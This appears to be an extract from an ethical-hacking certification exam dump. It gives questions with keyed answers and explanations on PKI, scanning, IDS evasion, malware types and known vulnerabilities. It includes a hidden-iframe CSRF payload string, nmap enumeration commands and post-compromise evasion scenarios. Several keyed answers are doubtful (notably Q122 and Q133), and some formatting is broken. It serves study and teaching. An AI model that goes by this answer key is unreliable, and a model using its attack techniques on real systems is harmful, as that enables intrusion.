Company A and Company B have just merged and each has its own Public Key Infrastructure (PKI). What must the Certificate Authorities (CAs) establish so that the private PKIs for Company A and Company B trust one another and each private PKI can validate digital certificates from the other company?

A. Poly key exchange
B. Cross certification
C. Poly key reference
D. Cross-site exchange

Correct Answer: B
Section: Procedures/ Methodology
Explanation

Explanation/Reference:

QUESTION 92
Which of the following defines the role of a root Certificate Authority (CA) in a Public Key Infrastructure (PKI)?

A. The root CA is the recovery agent used to encrypt data when a user's certificate is lost.
B. The root CA stores the user's hash value for safekeeping.
C. The CA is the trusted root that issues certificates.
D. The root CA is used to encrypt email messages to prevent unintended disclosure of data.

Correct Answer: C
Section: Procedures/ Methodology
Explanation

Explanation/Reference:

QUESTION 93
A network security administrator is worried about potential man-in-the-middle attacks when users access a corporate web site from their workstations. Which of the following is the best remediation against this type of attack?

A. Implementing server-side PKI certificates for all connections
B. Mandating only client-side PKI certificates for all connections
C. Requiring client and server PKI certificates for all connections
D. Requiring strong authentication for all DNS queries

Correct Answer: C
Section: Procedures/ Methodology
Explanation

Explanation/Reference:
QUESTION 94
Which of the following levels of algorithms does Public Key Infrastructure (PKI) use?

A. RSA 1024 bit strength
B. AES 1024 bit strength
C. RSA 512 bit strength
D. AES 512 bit strength

Correct Answer: A
Section: Procedures/ Methodology
Explanation

Explanation/Reference:

QUESTION 95
Which of the following is a characteristic of Public Key Infrastructure (PKI)?

A. Public-key cryptosystems are faster than symmetric-key cryptosystems.
B. Public-key cryptosystems distribute public-keys within digital signatures.
C. Public-key cryptosystems do not require a secure key distribution channel.
D. Public-key cryptosystems do not provide technical non-repudiation via digital signatures.

Correct Answer: B
Section: Procedures/ Methodology
Explanation

Explanation/Reference:

QUESTION 96
Which security strategy requires using several, varying methods to protect IT systems against attacks?

A. Defense in depth
B. Three-way handshake
C. Covert channels
D. Exponential backoff algorithm

Correct Answer: A
Section: Procedures/ Methodology Explanation

Explanation/Reference:

QUESTION 97
SOAP services use which technology to format information?

A. SATA

B. PCI
C. XML
D. ISDN

Correct Answer: C
Section: Procedures/ Methodology Explanation

Explanation/Reference:

QUESTION 98
Which statement best describes a server type under an N-tier architecture?

A. A group of servers at a specific layer
B. A single server with a specific role
C. A group of servers with a unique role
D. A single server at a specific layer

Correct Answer: C
Section: Procedures/ Methodology
Explanation
Explanation/Reference:

QUESTION 99
If an e-commerce site was put into a live environment and the programmers failed to remove the secret entry point that was used during the application development, what is this secret entry point known as?

A. SDLC process
B. Honey pot
C. SQL injection
D. Trap door

Correct Answer: D
Section: Procedures/ Methodology
Explanation

Explanation/Reference:

QUESTION 100
A technician is resolving an issue where a computer is unable to connect to the Internet using a wireless access point. The computer is able to transfer files locally to other machines, but cannot successfully reach the Internet. When the technician examines the IP address and default gateway they are both on the 192.168.1.0/24. Which of the following has occurred?

A. The gateway is not routing to a public IP address.
B. The computer is using an invalid IP address.
C. The gateway and the computer are not on the same network.
D. The computer is not using a private IP address.

Correct Answer: A
Section: Procedures/ Methodology
Explanation

Explanation/Reference:

QUESTION 101
Which of the following network attacks relies on sending an abnormally large packet size that exceeds TCP/IP specifications?
A. Ping of death
B. SYN flooding
C. TCP hijacking
D. Smurf attack

Correct Answer: A
Section: Procedures/ Methodology Explanation

Explanation/Reference:

QUESTION 102
Which NMAP feature can a tester implement or adjust while scanning for open ports to avoid detection by the network's IDS?

A. Timing options to slow the speed that the port scan is conducted
B. Fingerprinting to identify which operating systems are running on the network
C. ICMP ping sweep to determine which hosts on the network are not available
D. Traceroute to control the path of the packets sent during the scan

Correct Answer: A
Section: Procedures/ Methodology Explanation

Explanation/Reference:

QUESTION 103
When comparing the testing methodologies of Open Web Application Security Project (OWASP) and Open Source Security Testing Methodology Manual (OSSTMM) the main difference is

A. OWASP is for web applications and OSSTMM does not include web applications.
B. OSSTMM is gray box testing and OWASP is black box testing.
C. OWASP addresses controls and OSSTMM does not.
D. OSSTMM addresses controls and OWASP does not.

Correct Answer: D
Section: Procedures/ Methodology
Explanation

Explanation/Reference:

QUESTION 104
It is an entity or event with the potential to adversely impact a system through unauthorized access, destruction, disclosure, denial of service or modification of data. Which of the following terms best matches the definition?

A. Threat
B. Attack
C. Vulnerability
D. Risk

Correct Answer: A
Section: MIX QUESTIONS
Explanation

Explanation/Reference:
A threat is a any circumstance or event with the potential to adversely impact organizational operations (including mission, functions, image, or reputation), organizational assets, or individuals through an information system via unauthorized access, destruction, disclosure, modification of information, and/or denial

of service. Also, the potential for a threat-source to successfully exploit a particular information system vulnerability. References: https://en.wikipedia.org/wiki/Threat_(computer)

QUESTION 105
As a Certified Ethical Hacker, you were contracted by a private firm to conduct an external security assessment through penetration testing.

What document describes the specifics of the testing, the associated violations, and essentially protects both the organization's interest and your liabilities as a tester?

A. Terms of Engagement
B. Project Scope
C. Non-Disclosure Agreement
D. Service Level Agreement

Correct Answer: A
Section: MIX QUESTIONS
Explanation

Explanation/Reference:
QUESTION 106
Initiating an attack against targeted businesses and organizations, threat actors compromise a carefully selected website by inserting an exploit resulting in malware infection. The attackers run exploits on well-known and trusted sites likely to be visited by their targeted victims. Aside from carefully choosing sites to compromise, these attacks are known to incorporate zero-day exploits that target unpatched vulnerabilities. Thus, the targeted entities are left with little or no defense against these exploits.

What type of attack is outlined in the scenario?

A. Watering Hole Attack
B. Heartbleed Attack
C. Shellshock Attack
D. Spear Phising Attack

Correct Answer: A
Section: MIX QUESTIONS
Explanation

Explanation/Reference:

Watering Hole is a computer attack strategy, in which the victim is a particular group (organization, industry, or region). In this attack, the attacker guesses or observes which websites the group often uses and infects one or more of them with malware. Eventually, some member of the targeted group gets infected.

Incorrect Answers:
B: Heartbleed is a security bug disclosed in April 2014 in the OpenSSL cryptography library, which is a widely used implementation of the Transport Layer Security (TLS) protocol. Heartbleed may be exploited regardless of whether the party using a vulnerable OpenSSL instance for TLS is a server or a client. It results from improper input validation (due to a missing bounds check) in the implementation of the TLS heartbeat extension, thus the bug's name derives from "heartbeat". C: Shellshock, also known as Bashdoor, is a family of security bugs in the widely used Unix Bash shell, the first of which was disclosed on 24 September 2014. Many Internet-facing services, such as some web server deployments, use Bash to process certain requests, allowing an attacker to cause vulnerable versions of Bash to execute arbitrary commands. This can allow an attacker to gain unauthorized access to a computer system.
D: Spear phishing is an email or electronic communications scam targeted towards a specific individual, organization or business.

References: https://en.wikipedia.org/wiki/Watering_Hole

QUESTION 107
You have successfully gained access to your client's internal network and successfully comprised a Linux server which is part of the internal IP network. You want to know which Microsoft Windows workstations have file sharing enabled.

Which port would you see listening on these Windows machines in the network?

A. 445
B. 3389 C. 161
D. 1433

Correct Answer: A
Section: MIX QUESTIONS
Explanation

Explanation/Reference:
The following ports are associated with file sharing and server message block (SMB) communications:
▪ Microsoft file sharing SMB: User Datagram Protocol (UDP) ports from 135 through 139 and Transmission Control Protocol (TCP) ports from 135 through 139.

▪ Direct-hosted SMB traffic without a network basic input/output system (NetBIOS): port 445 (TCP and UPD). References: https://support.microsoft.com/en-us/kb/298804

QUESTION 108
It is a short-range wireless communication technology intended to replace the cables connecting portable of fixed devices while maintaining high levels of security. It allows mobile phones, computers and other devices to connect and communicate using a short-range wireless connection.

Which of the following terms best matches the definition?

A. Bluetooth
B. Radio-Frequency Identification
C. WLAN
D. InfraRed

Correct Answer: A
Section: MIX QUESTIONS
Explanation

Explanation/Reference:
Bluetooth is a standard for the short-range wireless interconnection of mobile phones, computers, and other electronic devices.

References: http://www.bbc.co.uk/webwise/guides/about-bluetooth

QUESTION 109
A hacker has successfully infected an internet-facing server which he will then use to send junk mail, take part in coordinated attacks, or host junk email content.

Which sort of trojan infects this server?

A. Botnet Trojan B.
Turtle Trojans
C. Banking Trojans
D. Ransomware Trojans

Correct Answer: A
Section: MIX QUESTIONS
Explanation

Explanation/Reference:
In computer science, a zombie is a computer connected to the Internet that has been compromised by a hacker, computer virus or trojan horse and can be used to perform malicious tasks of one sort or another under remote direction. Botnets of zombie computers are often used to spread e-mail spam and launch denial-ofservice attacks. Most owners of zombie computers are unaware that their system is being used in this way. Because the owner tends to be unaware, these computers are metaphorically compared to zombies. A coordinated DDoS attack by multiple botnet machines also resembles a zombie horde attack.

Incorrect Answers:
B: Turtle Trojans are about getting backdoor access to an intruder.

C: A Banker Trojan-horse (commonly called Banker Trojan) is a malicious program used in an attempt to obtain confidential information about customers and clients using online banking and payment systems.
D: Ransomware is a type of malware that can be covertly installed on a computer without knowledge or intention of the user that restricts access to the infected computer system in some way, and demands that the user pay a ransom to the malware operators to remove the restriction. Some forms of ransomware systematically encrypt files on the system's hard drive, which become difficult or impossible to decrypt without paying the ransom for the encryption key, while some may simply lock the system and display messages intended to coax the user into paying. Ransomware typically propagates as a Trojan. References: https://en.wikipedia.org/wiki/Botnet

QUESTION 110
You have compromised a server and successfully gained a root access. You want to pivot and pass traffic undetected over the network and evade any possible

Intrusion Detection System. What is the best approach?

A. Install Cryptcat and encrypt outgoing packets from this server.
B. Install and use Telnet to encrypt all outgoing traffic from this server.
C. Use Alternate Data Streams to hide the outgoing packets from this server.
D. Use HTTP so that all traffic can be routed via a browser, thus evading the internal Intrusion Detection Systems.

Correct Answer: A
Section: MIX QUESTIONS
Explanation
Explanation/Reference:
Cryptcat enables us to communicate between two systems and encrypts the communication between them with twofish.

References: http://null-byte.wonderhowto.com/how-to/hack-like-pro-create-nearly-undetectable-backdoor-with-cryptcat-0149264/

QUESTION 111
It is a kind of malware (malicious software) that criminals install on your computer so they can lock it from a remote location. This malware generates a pop-up window, webpage, or email warning from what looks like an official authority. It explains that your computer has been locked because of possible illegal activities on it and demands payment before you can access your files and programs again.

Which of the following terms best matches the definition?

A. Ransomware
B. Adware
C. Spyware
D. Riskware

Correct Answer: A
Section: MIX QUESTIONS
Explanation

Explanation/Reference:
Ransomware is a type of malware that can be covertly installed on a computer without knowledge or intention of the user that restricts access to the infected computer system in some way, and demands that the user pay a ransom to the malware operators to remove the restriction. Some forms of ransomware systematically encrypt files on the system's hard drive, which become difficult or impossible to decrypt without paying the ransom for the encryption key, while some may simply lock the system and display messages intended to coax the user into paying. Ransomware typically propagates as a Trojan. References: https://en.wikipedia.org/wiki/Ransomware

QUESTION 112
You have successfully comprised a server having an IP address of 10.10.0.5. You would like to enumerate all machines in the same network quickly.

What is the best nmap command you will use?

A. nmap -T4 -F 10.10.0.0/24
B. nmap -T4 -r 10.10.1.0/24
C. nmap -T4 -O 10.10.0.0/24
D. nmap -T4 -q 10.10.0.0/24

Correct Answer: A
Section: MIX QUESTIONS
Explanation

Explanation/Reference: command = nmap -T4 -F description = This scan is faster than a normal scan because it uses the aggressive timing template and scans fewer ports.

References: https://svn.nmap.org/nmap/zenmap/share/zenmap/config/scan_profile.usp

QUESTION 113

You have compromised a server on a network and successfully opened a shell. You aimed to identify all operating systems running on the network. However, as you attempt to fingerprint all machines in the network using the nmap syntax below, it is not going through.

```
invictus@victim_server:~$ nmap -T4 -O 10.10.0.0/24
TCP/IP fingerprinting (for OS scan) xxxxxxx xxxxxx xxxxxxxxx.
QUITTING!
```

What seems to be wrong?

A. OS Scan requires root privileges.
B. The nmap syntax is wrong.
C. This is a common behavior for a corrupted nmap application.
D. The outgoing TCP/IP fingerprinting is blocked by the host firewall.

Correct Answer: A
Section: MIX QUESTIONS
Explanation
Explanation/Reference:
You requested a scan type which requires root privileges.

References: http://askubuntu.com/questions/433062/using-nmap-for-information-regarding-web-host

QUESTION 114
Which of the following statements is TRUE?

A. Sniffers operate on Layer 2 of the OSI model
B. Sniffers operate on Layer 3 of the OSI model
C. Sniffers operate on both Layer 2 & Layer 3 of the OSI model.
D. Sniffers operate on the Layer 1 of the OSI model.

Correct Answer: A
Section: MIX QUESTIONS
Explanation

Explanation/Reference:
The OSI layer 2 is where packet sniffers collect their data.

References: https://en.wikipedia.org/wiki/Ethernet_frame

QUESTION 115
You are logged in as a local admin on a Windows 7 system and you need to launch the Computer Management Console from command line.

Which command would you use?

A. c:\compmgmt.msc
B. c:\services.msc
C. c:**ncpa.cp**
D. c:\gpedit

Correct Answer: A
Section: MIX QUESTIONS
Explanation

Explanation/Reference:
To start the Computer Management Console from command line just type compmgmt.msc /computer:computername in your run box or at the command line and it should automatically open the Computer Management console.
References: http://www.waynezim.com/tag/compmgmtmsc/

QUESTION 116
What is the best description of SQL Injection?

A. It is an attack used to gain unauthorized access to a database.
B. It is an attack used to modify code in an application.
C. It is a Man-in-the-Middle attack between your SQL Server and Web App Server.
D. It is a Denial of Service Attack.

Correct Answer: A
Section: MIX QUESTIONS
Explanation

Explanation/Reference:
SQL injection is a code injection technique, used to attack data-driven applications, in which malicious SQL statements are inserted into an entry field for execution (e.g. to dump the database contents to the attacker).

References: https://en.wikipedia.org/wiki/SQL_injection

QUESTION 117

Which of the following is the BEST way to defend against network sniffing?

A. Using encryption protocols to secure network communications
B. Register all machines MAC Address in a Centralized Database
C. Restrict Physical Access to Server Rooms hosting Critical Servers
D. Use Static IP Address

Correct Answer: A
Section: MIX QUESTIONS
Explanation

Explanation/Reference:
A way to protect your network traffic from being sniffed is to use encryption such as Secure Sockets Layer (SSL) or Transport Layer Security (TLS). Encryption doesn't prevent packet sniffers from seeing source and destination information, but it does encrypt the data packet's payload so that all the sniffer sees is encrypted gibberish.

References: http://netsecurity.about.com/od/informationresources/a/What-Is-A-Packet-Sniffer.htm

QUESTION 118
You have successfully gained access to a linux server and would like to ensure that the succeeding outgoing traffic from this server will not be caught by a Network Based Intrusion Detection Systems (NIDS).

What is the best way to evade the NIDS?

A. Encryption
B. Protocol Isolation
C. Alternate Data Streams
D. Out of band signalling

Correct Answer: A
Section: MIX QUESTIONS
Explanation

Explanation/Reference:
When the NIDS encounters encrypted traffic, the only analysis it can perform is packet level analysis, since the application layer contents are inaccessible. Given that exploits against today's networks are primarily targeted against network services (application layer entities), packet level analysis ends up doing very little to protect our core business assets.

References: http://www.techrepublic.com/article/avoid-these-five-common-ids-implementation-errors/

QUESTION 119
You just set up a security system in your network. In what kind of system would you find the following string of characters used as a rule within its configuration?

alert tcp any any -> 192.168.100.0/24 21 (msg: "FTP on the network!";)

A. An Intrusion Detection System
B. A firewall IPTable
C. A Router IPTable
D. FTP Server rule

Correct Answer: A
Section: MIX QUESTIONS
Explanation

Explanation/Reference:
Snort is an open source network intrusion detection system (NIDS) for networks .
Snort rule example:
This example is a rule with a generator id of 1000001.
   alert tcp any any -> any 80 (content:"BOB"; gid:1000001; sid:1; rev:1;)
References: http://manual-snort-org.s3-website-us-east-1.amazonaws.com/node31.html

QUESTION 120
What is the benefit of performing an unannounced Penetration Testing?

A. The tester will have an actual security posture visibility of the target network.
B. Network security would be in a "best state" posture.
C. It is best to catch critical infrastructure unpatched.
D. The tester could not provide an honest analysis.

Correct Answer: A
Section: MIX QUESTIONS
Explanation

Explanation/Reference:
Real life attacks will always come without expectation and they will often arrive in ways that are highly creative and very hard to plan for at all. This is, after all, exactly how hackers continue to succeed against network security systems, despite the billions invested in the data protection industry.

A possible solution to this danger is to conduct intermittent "unannounced" penentration tests whose scheduling and occurrence is only known to the hired attackers and upper management staff instead of every security employee, as would be the case with "announced" penetration tests that everyone has planned for in advance. The former may be better at detecting realistic weaknesses.

References: http://www.sitepronews.com/2013/03/20/the-pros-and-cons-of-penetration-testing/

QUESTION 121
You have successfully compromised a machine on the network and found a server that is alive on the same network. You tried to ping it but you didn't get any response back.

What is happening?

A. ICMP could be disabled on the target server.
B. The ARP is disabled on the target server.
C. TCP/IP doesn't support ICMP.
D. You need to run the ping command with root privileges.

Correct Answer: A
Section: MIX QUESTIONS
Explanation

Explanation/Reference:
The ping utility is implemented using the ICMP "Echo request" and "Echo reply" messages.
Note: The Internet Control Message Protocol (ICMP) is one of the main protocols of the internet protocol suite. It is used by network devices, like routers, to send

error messages indicating, for example, that a requested service is not available or that a host or router could not be reached. References:

https://en.wikipedia.org/wiki/Internet_Control_Message_Protocol

QUESTION 122
Under the "Post-attack Phase and Activities", it is the responsibility of the tester to restore the systems to a pre-test state.

Which of the following activities should not be included in this phase? (see exhibit) Exhibit:

I. Removing all files uploaded on the system

II. Cleaning all registry entries

III. Mapping of network state

IV. Removing all tools and maintaining backdoor for reporting

A. III
B. IV
C. III and IV
D. All should be included.

Correct Answer: A
Section: MIX QUESTIONS
Explanation

Explanation/Reference:
The post-attack phase revolves around returning any modified system(s) to the pretest state. Examples of such activities:
▪ Removal of any files, tools, exploits, or other test-created objects uploaded to the system during testing ▪ Removal
or reversal of any changes to the registry made during system testing

References: Computer and Information Security Handbook, John R. Vacca (2012), page 531
QUESTION 123
It is a regulation that has a set of guidelines, which should be adhered to by anyone who handles any electronic medical data. These guidelines stipulate that all medical practices must ensure that all necessary measures are in place while saving, accessing, and sharing any electronic medical data to keep patient data secure.

Which of the following regulations best matches the description?

A. HIPAA
B. ISO/IEC 27002
C. COBITD. FISMA

Correct Answer: A
Section: MIX QUESTIONS
Explanation

Explanation/Reference:
The HIPAA Privacy Rule regulates the use and disclosure of Protected Health Information (PHI) held by "covered entities" (generally, health care clearinghouses, employer sponsored health plans, health insurers, and medical service providers that engage in certain transactions.)[15] By regulation, the Department of Health and Human Services extended the HIPAA privacy rule to independent contractors of covered entities who fit within the definition of "business associates".

References: https://en.wikipedia.org/wiki/Health_Insurance_Portability_and_Accountability_Act#Privacy_Rule

QUESTION 124
Which of the following is a component of a risk assessment?

A. Administrative safeguards
B. Physical security
C. DMZ
D. Logical interface

Correct Answer: A
Section: MIX QUESTIONS
Explanation

Explanation/Reference:
Risk assessment include:
▪ The total process of identifying, measuring, and minimizing uncertain events affecting AIS resources. It includes risk analysis, cost benefit analysis, safeguard selection, security test and evaluation, safeguard implementation, and systems review.
  ▪ The total process of identifying, controlling, and eliminating or minimizing uncertain events that may affect system resources. It includes risk analysis, cost

benefit analysis, selection, implementation and test, security evaluation of safeguards, and overall security review. References:

https://en.wikipedia.org/wiki/IT_risk_management#Risk_assessment

QUESTION 125
A medium-sized healthcare IT business decides to implement a risk management strategy.

Which of the following is NOT one of the five basic responses to risk?

A. Delegate

B. Avoid

C. Mitigate

D. Accept

Correct Answer: A
Section: MIX QUESTIONS
Explanation

Explanation/Reference:
There are five main ways to manage risk: acceptance, avoidance, transference, mitigation or exploitation.

References: http://www.dbpmanagement.com/15/5-ways-to-manage-risk

QUESTION 126
Your company was hired by a small healthcare provider to perform a technical assessment on the network.

What is the best approach for discovering vulnerabilities on a Windows-based computer?

A. Use a scan tool like Nessus

B. Use the built-in Windows Update tool

C. Check MITRE.org for the latest list of CVE findings

D. Create a disk image of a clean Windows installation

Correct Answer: A
Section: MIX QUESTIONS
Explanation

Explanation/Reference:
Nessus is an open-source network vulnerability scanner that uses the Common Vulnerabilities and Exposures architecture for easy cross-linking between compliant security tools.
The Nessus server is currently available for Unix, Linux and FreeBSD. The client is available for Unix- or Windows-based operating systems. Note:
Significant capabilities of Nessus include:
▪ Compatibility with computers and servers of all sizes.
▪ Detection of security holes in local or remote hosts.
▪ Detection of missing security updates and patches.
▪ Simulated attacks to pinpoint vulnerabilities.
▪ Execution of security tests in a contained environment. ▪
Scheduled security audits.

References: http://searchnetworking.techtarget.com/definition/Nessus

QUESTION 127
Nation-state threat actors often discover vulnerabilities and hold on to them until they want to launch a sophisticated attack. The Stuxnet attack was an unprecedented style of attack because it used four types of vulnerability.

What is this style of attack called?

A. zero-day
B. zero-hour
C. zero-sum
D. no-day

Correct Answer: A
Section: MIX QUESTIONS
Explanation

Explanation/Reference:
Stuxnet is a malicious computer worm believed to be a jointly built American-Israeli cyber weapon. Exploiting four zero-day flaws, Stuxnet functions by targeting

machines using the Microsoft Windows operating system and networks, then seeking out Siemens Step7 software. References:

https://en.wikipedia.org/wiki/Stuxnet

QUESTION 128
An attacker changes the profile information of a particular user (victim) on the target website. The attacker uses this string to update the victim's profile to a text file and then submit the data to the attacker's database.

<iframe src="http://www.vulnweb.com/updateif.php" style="display:none"></iframe>

What is this type of attack (that can use either HTTP GET or HTTP POST) called?

A. Cross-Site Request Forgery
B. Cross-Site Scripting
C. SQL Injection
D. Browser Hacking

Correct Answer: A
Section: MIX QUESTIONS
Explanation

Explanation/Reference:
Cross-site request forgery, also known as one-click attack or session riding and abbreviated as CSRF (sometimes pronounced sea-surf) or XSRF, is a type of malicious exploit of a website where unauthorized commands are transmitted from a user that the website trusts.
Different HTTP request methods, such as GET and POST, have different level of susceptibility to CSRF attacks and require different levels of protection due to their different handling by web browsers.

References: https://en.wikipedia.org/wiki/Cross-site_request_forgery

QUESTION 129
It is a vulnerability in GNU's bash shell, discovered in September of 2014, that gives attackers access to run remote commands on a vulnerable system. The malicious software can take control of an infected machine, launch denial-of-service attacks to disrupt websites, and scan for other vulnerable devices (including routers).

Which of the following vulnerabilities is being described?

A. Shellshock
B. Rootshock
C. Rootshell
D. Shellbash

Correct Answer: A
Section: MIX QUESTIONS
Explanation

Explanation/Reference:
Shellshock, also known as Bashdoor, is a family of security bugs in the widely used Unix Bash shell, the first of which was disclosed on 24 September 2014.

References: https://en.wikipedia.org/wiki/Shellshock_(software_bug)

QUESTION 130
When you return to your desk after a lunch break, you notice a strange email in your inbox. The sender is someone you did business with recently, but the subject line has strange characters in it.
What should you do?

A. Forward the message to your company's security response team and permanently delete the message from your computer.
B. Reply to the sender and ask them for more information about the message contents.
C. Delete the email and pretend nothing happened
D. Forward the message to your supervisor and ask for her opinion on how to handle the situation

Correct Answer: A
Section: MIX QUESTIONS
Explanation

Explanation/Reference:
By setting up an email address for your users to forward any suspicious email to, the emails can be automatically scanned and replied to, with security incidents created to follow up on any emails with attached malware or links to known bad websites.

References: https://docs.servicenow.com/bundle/helsinki-security-management/page/product/threat-intelligence/task/t_ConfigureScanEmailInboundAction.html

QUESTION 131
The network administrator contacts you and tells you that she noticed the temperature on the internal wireless router increases by more than 20% during weekend hours when the office was closed. She asks you to investigate the issue because she is busy dealing with a big conference and she doesn't have time to perform the task.

What tool can you use to view the network traffic being sent and received by the wireless router?

A. Wireshark
B. Nessus
C. Netcat
D. Netstat

Correct Answer: A
Section: MIX QUESTIONS
Explanation

Explanation/Reference:
Wireshark is a Free and open source packet analyzer. It is used for network troubleshooting, analysis, software and communications protocol development, and education.

Incorrect Answers:
B: Nessus is an open-source network vulnerability scanner that uses the Common Vulnerabilities and Exposures architecture for easy cross-linking between compliant security tools.
C: Netcat (often abbreviated to nc) is a computer networking utility for reading from and writing to network connections using TCP or UDP.
D: Netstat provides network statistics.

References: https://en.wikipedia.org/wiki/Wireshark

QUESTION 132

A regional bank hires your company to perform a security assessment on their network after a recent data breach. The attacker was able to steal financial data from the bank by compromising only a single server.

Based on this information, what should be one of your key recommendations to the bank?

A. Place a front-end web server in a demilitarized zone that only handles external web traffic
B. Require all employees to change their passwords immediately
C. Move the financial data to another server on the same IP subnet
D. Issue new certificates to the web servers from the root certificate authority

Correct Answer: A
Section: MIX QUESTIONS
Explanation

Explanation/Reference:
A DMZ or demilitarized zone (sometimes referred to as a perimeter network) is a physical or logical subnetwork that contains and exposes an organization's external-facing services to a larger and untrusted network, usually the Internet. The purpose of a DMZ is to add an additional layer of security to an organization's local area network (LAN); an external network node only has direct access to equipment in the DMZ, rather than any other part of the network.
References: https://en.wikipedia.org/wiki/DMZ_(computing)

QUESTION 133
Port scanning can be used as part of a technical assessment to determine network vulnerabilities. The TCP XMAS scan is used to identify listening ports on the targeted system.

If a scanned port is open, what happens?
A. The port will ignore the packets.
B. The port will send an RST.
C. The port will send an ACK.
D. The port will send a SYN.

Correct Answer: A
Section: MIX QUESTIONS
Explanation

Explanation/Reference:
An attacker uses a TCP XMAS scan to determine if ports are closed on the target machine. This scan type is accomplished by sending TCP segments with the all flags sent in the packet header, generating packets that are illegal based on RFC 793. The RFC 793 expected behavior is that any TCP segment with an out-ofstate Flag sent to an open port is discarded, whereas segments with out-of-state flags sent to closed ports should be handled with a RST in response. This behavior should allow an attacker to scan for closed ports by sending certain types of rule-breaking packets (out of sync or disallowed by the TCB) and detect closed ports via RST packets.

References: https://capec.mitre.org/data/definitions/303.html

QUESTION 134
During a recent security assessment, you discover the organization has one Domain Name Server (DNS) in a Demilitarized Zone (DMZ) and a second DNS server on the internal network.

What is this type of DNS configuration commonly called?

A. Split DNS
B. DNSSEC
C. DynDNS
D. DNS Scheme

Correct Answer: A
Section: MIX QUESTIONS
Explanation

Explanation/Reference:
In a split DNS infrastructure, you create two zones for the same domain, one to be used by the internal network, the other used by the external network. Split DNS

directs internal hosts to an internal domain name server for name resolution and external hosts are directed to an external domain name server for name

resolution. References: http://www.webopedia.com/TERM/S/split_DNS.html

QUESTION 135
This tool is an 802.11 WEP and WPA-PSK keys cracking program that can recover keys once enough data packets have been captured. It implements the standard FMS attack along with some optimizations like KoreK attacks, as well as the PTW attack, thus making the attack much faster compared to other WEP cracking tools.

Which of the following tools is being described?

A. Aircrack-ng
B. Airguard
C. WLAN-crack
D. wificracker

Correct Answer: A
Section: MIX QUESTIONS
Explanation

Explanation/Reference:
Aircrack-ng is a complete suite of tools to assess WiFi network security.
The default cracking method of Aircrack-ng is PTW, but Aircrack-ng can also use the FMS/KoreK method, which incorporates various statistical attacks to discover the WEP key and uses these in combination with brute forcing.

References: http://www.aircrack-ng.org/doku.php?id=aircrack-ng

QUESTION 136
The Heartbleed bug was discovered in 2014 and is widely referred to under MITRE's Common Vulnerabilities and Exposures (CVE) as CVE-2014-0160. This bug affects the OpenSSL implementation of the transport layer security (TLS) protocols defined in RFC6520.

What type of key does this bug leave exposed to the Internet making exploitation of any compromised system very easy?

A. Private
B. Public
C. Shared
D. Root

Correct Answer: A
Section: MIX QUESTIONS
Explanation

Explanation/Reference:
The data obtained by a Heartbleed attack may include unencrypted exchanges between TLS parties likely to be confidential, including any form post data in users' requests. Moreover, the confidential data exposed could include authentication secrets such as session cookies and passwords, which might allow attackers to impersonate a user of the service.
An attack may also reveal private keys of compromised parties.

References: https://en.wikipedia.org/wiki/Heartbleed

QUESTION 137
In 2007, this wireless security algorithm was rendered useless by capturing packets and discovering the passkey in a matter of seconds. This security flaw led to a network invasion of TJ Maxx and data theft through a technique known as wardriving.

Which Algorithm is this referring to?

A. Wired Equivalent Privacy (WEP)
B. Wi-Fi Protected Access (WPA)
C. Wi-Fi Protected Access 2 (WPA2)
D. Temporal Key Integrity Protocol (TKIP)

Correct Answer: A
Section: MIX QUESTIONS
Explanation

Explanation/Reference:
WEP is the currently most used protocol for securing 802.11 networks, also called wireless lans or wlans. In 2007, a new attack on WEP, the PTW attack, was discovered, which allows an attacker to recover the secret key in less than 60 seconds in some cases.

Note: Wardriving is the act of searching for Wi-Fi wireless networks by a person in a moving vehicle, using a portable computer, smartphone or personal digital assistant (PDA).

References: https://events.ccc.de/camp/2007/Fahrplan/events/1943.en.html

QUESTION 138
This international organization regulates billions of transactions daily and provides security guidelines to protect personally identifiable information (PII). These security controls provide a baseline and prevent low-level hackers sometimes known as script kiddies from causing a data breach.

Which of the following organizations is being described?

A. Payment Card Industry (PCI)
B. Center for Disease Control (CDC)
C. Institute of Electrical and Electronics Engineers (IEEE)
D. International Security Industry Organization (ISIO)
Correct Answer: A

Section: MIX QUESTIONS
Explanation

Explanation/Reference:
The Payment Card Industry Data Security Standard (PCI DSS) is a proprietary information security standard for organizations that handle branded credit cards from the major card schemes including Visa, MasterCard, American Express, Discover, and JCB. The PCI DSS standards are very explicit about the requirements for the back end storage and access of PII (personally identifiable information).

References: https://en.wikipedia.org/wiki/Payment_Card_Industry_Data_Security_Standard

QUESTION 139
Your company performs penetration tests and security assessments for small and medium-sized business in the local area. During a routine security assessment, you discover information that suggests your client is involved with human trafficking.

What should you do?

A. Immediately stop work and contact the proper legal authorities.
B. Copy the data to removable media and keep it in case you need it.
C. Confront the client in a respectful manner and ask her about the data.
D. Ignore the data and continue the assessment until completed as agreed.

Correct Answer: A
Section: MIX QUESTIONS
Explanation

Explanation/Reference:

QUESTION 140
Jesse receives an email with an attachment labeled "Court_Notice_21206.zip". Inside the zip file is a file named "Court_Notice_21206.docx.exe" disguised as a word document. Upon execution, a window appears stating, "This word document is corrupt." In the background, the file copies itself to Jesse APPDATA\local directory and begins to beacon to a C2 server to download additional malicious binaries.

What type of malware has Jesse encountered?

A. Trojan
B. Worm
C. Macro Virus
D. Key-Logger

Correct Answer: A
Section: MIX QUESTIONS
Explanation

Explanation/Reference:
In computing, Trojan horse, or Trojan, is any malicious computer program which is used to hack into a computer by misleading users of its true intent. Although

their payload can be anything, many modern forms act as a backdoor, contacting a controller which can then have unauthorized access to the affected computer.

References: https://en.wikipedia.org/wiki/Trojan_horse_(computing)

QUESTION 141
Which tool allows analysts and pen testers to examine links between data using graphs and link analysis?

A. Maltego
B. Cain & Abel
C. MetasploitD. Wireshark

Correct Answer: A
Section: MIX QUESTIONS
Explanation

Explanation/Reference:
Maltego is proprietary software used for open-source intelligence and forensics, developed by Paterva. Maltego focuses on providing a library of transforms for

discovery of data from open sources, and visualizing that information in a graph format, suitable for link analysis and data mining. References:

https://en.wikipedia.org/wiki/Maltego

QUESTION 142
While using your bank's online servicing you notice the following string in the URL bar: "http://www.MyPersonalBank.com/account?
id=368940911028389&Damount=10980&Camount=21"

You observe that if you modify the Damount & Camount values and submit the request, that data on the web page reflect the changes.

Which type of vulnerability is present on this site?

A. Web Parameter Tampering
B. Cookie Tampering
C. XSS Reflection
D. SQL injection

Correct Answer: A
Section: MIX QUESTIONS
Explanation

Explanation/Reference:
The Web Parameter Tampering attack is based on the manipulation of parameters exchanged between client and server in order to modify application data, such as user credentials and permissions, price and quantity of products, etc. Usually, this information is stored in cookies, hidden form fields, or URL Query Strings, and is used to increase application functionality and control.

References: https://www.owasp.org/index.php/Web_Parameter_Tampering

QUESTION 143
